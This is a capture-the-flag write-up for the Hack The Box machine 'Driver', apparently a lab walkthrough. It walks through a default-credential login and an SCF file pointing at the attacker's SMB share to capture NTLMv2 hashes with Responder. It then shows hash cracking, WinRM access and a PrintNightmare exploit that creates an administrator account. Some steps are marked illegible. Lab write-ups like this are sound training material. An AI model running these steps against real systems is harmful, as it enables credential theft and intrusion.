

Hack The Box — Driver

1. Machine Information

- **Target IP:** 10.129.95.238
 - **Machine Name:** Driver
 - **Difficulty:** Easy
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → Web login → Firmware upload → SCF file → NTLMv2 capture → Crack hash → WinRM → PrintNightmare → Admin → Root

3. Tools Used

- nmap
 - responder
 - hashcat
 - evil-winrm
 - netcat
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.95.238
```

Findings

- 80 → IIS Web (Auth required)
- 445 → SMB
- 5985 → WinRM
- 135 → RPC

Why It Matters

- WinRM → remote shell possible
- SMB → credential attacks
- Auth panel → attack surface

Screenshot 1 — Nmap Scan

```
(abhay@Kali)-[~/Desktop/Driver]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.95.238
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-12 15:59 +0530
Nmap scan report for 10.129.95.238
Host is up (0.29s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Microsoft-IIS/10.0
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=MFP Firmware Update Center. Please enter password for admin
135/tcp   open  msrpc          Microsoft Windows RPC
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 7h00m00s, deviation: 0s, median: 6h59m59s
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-time:
|_   date: 2026-04-12T17:30:16
|_   start_date: 2026-04-12T17:26:29
|_ smb2-security-mode:
```

5. Enumeration

Step 1 — Access Web Login


URL

http://10.129.95.238

Result

- Basic Auth prompt

Screenshot 2 — Login Prompt



Step 2 — Default Credentials

Credentials

admin : admin


Result

- Access to firmware panel

Why Important

- Weak authentication → internal functionality access

Screenshot 3 — Dashboard



Step 3 — Identify Upload Functionality

URL

http://10.129.95.238/fw_up.php

Result

- Firmware upload feature

Why Important

- Upload → possible file-based attack

Screenshot 4 — Upload Page

The screenshot shows a web browser window with the address bar displaying 'http://10.129.95.238/fw_up.php#'. The browser's bookmark bar includes 'OffSec', 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The page title is 'MFP Firmware Update Center' and the navigation menu includes 'Home', 'About', 'Firmware Updates', 'Drivers Updates', and 'Contact'. The main content area contains the following text: 'Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.'

Below the text, there is a form with the following elements:

- 'Printer Model:' label followed by a dropdown menu showing 'HTB DesignJet'.
- 'Upload Firmware:' label followed by a 'Browse...' button and the text 'No file selected.'
- A 'Submit' button.

Step 4 — SCF Injection Opportunity

Observation

- SCF files allowed → triggers SMB authentication

6. Exploitation

Step 5 — Create SCF File

[Shell]

Command=2

IconFile=\\10.10.14.73\share\icon.ico

[Taskbar]

Command=ToggleDesktop

Step 6 — Start Responder

sudo responder -l tun0 -dw

Step 7 — Upload SCF File

http://10.129.95.238/fw_up.php?msg=SUCCESS

tony::DRIVER:89996a0104ebae85:ABFC7519DBC267732B0995E4ACE52EF3:...

- SCF triggers SMB authentication → NTLMv2 hash leak

[illegible]

hashid hash.txt

- NTLMv2

[illegible]

```
hashcat -a 0 -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
```

tony : liltony

[illegible]

```
evil-winrm -i 10.129.95.238 -u tony -p liltony
```

User: tony

```
(abhay@Kali)-[~/Desktop/Driver]
$ evil-winrm -i 10.129.95.238 -u tony -p liltony

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tony\Documents>
```

- User: tony

8. Post-Exploitation

Step 11 — Check PowerShell History

Path

C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt


Result

RICOH PCL6 UniversalDriver V4.23

Why Important

- Vulnerable driver identified

Screenshot 9 — PowerShell History



```
*Evil-WinRM* PS C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'
ping 1.1.1.1
ping 1.1.1.1
```

9. Privilege Escalation

Enumeration

- No sudo equivalent
 - Driver identified → exploit path
-

Vulnerability Found

- PrintNightmare (CVE-2021-34527)
-

WHY IT WORKS

- Printer service allows arbitrary DLL loading
 - Leads to privilege escalation
-

Step 12 — Download Exploit

git clone https://github.com/JohnHammond/CVE-2021-34527

cd CVE-2021-34527

Step 13 — Upload Exploit

upload CVE-2021-34527.ps1

Screenshot 10 — Upload Exploit

```
*Evil-WinRM* PS C:\tmp> upload CVE-2021-34527.ps1
Info: Uploading /home/abhay/Desktop/Driver/CVE-2021-34527.ps1 to C:\tmp\CVE-2021-34527.ps1
Data: 238084 bytes of 238084 bytes copied
Info: Upload successful!
```

Step 14 — Execute Exploit

Set-ExecutionPolicy RemoteSigned -Scope CurrentUser

Import-Module .\CVE-2021-34527.ps1

Invoke-Nightmare -NewUser "abhay" -NewPassword "Abhay0000"

RESULT

- New admin user created

Screenshot 11 — Exploit Execution

```
*Evil-WinRM* PS C:\tmp> Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
*Evil-WinRM* PS C:\tmp> Import-Module .\CVE-2021-34527.ps1
*Evil-WinRM* PS C:\tmp> Invoke-Nightmare -NewUser "abhay" -NewPassword "Abhay0000"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdwdrv.dll"
[+] added user abhay as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
```

Screenshot 12 — User Created


```
*Evil-WinRM* PS C:\tmp> net user abhay
User name                abhay
Full Name                abhay
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        4/12/2026 11:38:20 AM
Password expires         Never
Password changeable      4/12/2026 11:38:20 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.
```

Step 15 — Login as Administrator

evil-winrm -i 10.129.95.238 -u abhay -p Abhay0000

RESULT

Administrator access

Screenshot 13 — Admin Shell

```
(abhay@Kali)-[~/Desktop/Driver]
$ evil-winrm -i 10.129.95.238 -u abhay -p Abhay0000
Evil-WinRM shell v3.9


Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\abhay\Documents> whoami
```

10. Flags

User Flag

type C:\Users\tony\Desktop\user.txt

Screenshot 14 — User Flag


A terminal window with a dark background. The prompt is *Evil-WinRM* PS. The command being executed is type C:\Users\tony\Desktop\user.txt. The output is d7f53f135a3d19abcb8eb44cf58eeb2c.

```
*Evil-WinRM* PS C:\Users\abhay\Documents> type C:\Users\tony\Desktop\user.txt
d7f53f135a3d19abcb8eb44cf58eeb2c
```

Root Flag

type C:\Users\Administrator\Desktop\root.txt

Screenshot 15 — Root Flag

A terminal window with a dark background. The prompt is *Evil-WinRM* PS. The command being executed is type C:\Users\Administrator\Desktop\root.txt. The output is 87f93f135a3d19abcb8eb44cf58eeb2c.

```
*Evil-WinRM* PS C:\Users\abhay\Documents> type C:\Users\Administrator\Desktop\root.txt
87f93f135a3d19abcb8eb44cf58eeb2c
```

11. Conclusion

The attack leveraged weak authentication and file upload functionality to capture NTLM credentials. After cracking the hash, WinRM access was obtained. Privilege escalation was achieved using PrintNightmare, resulting in full administrative control.
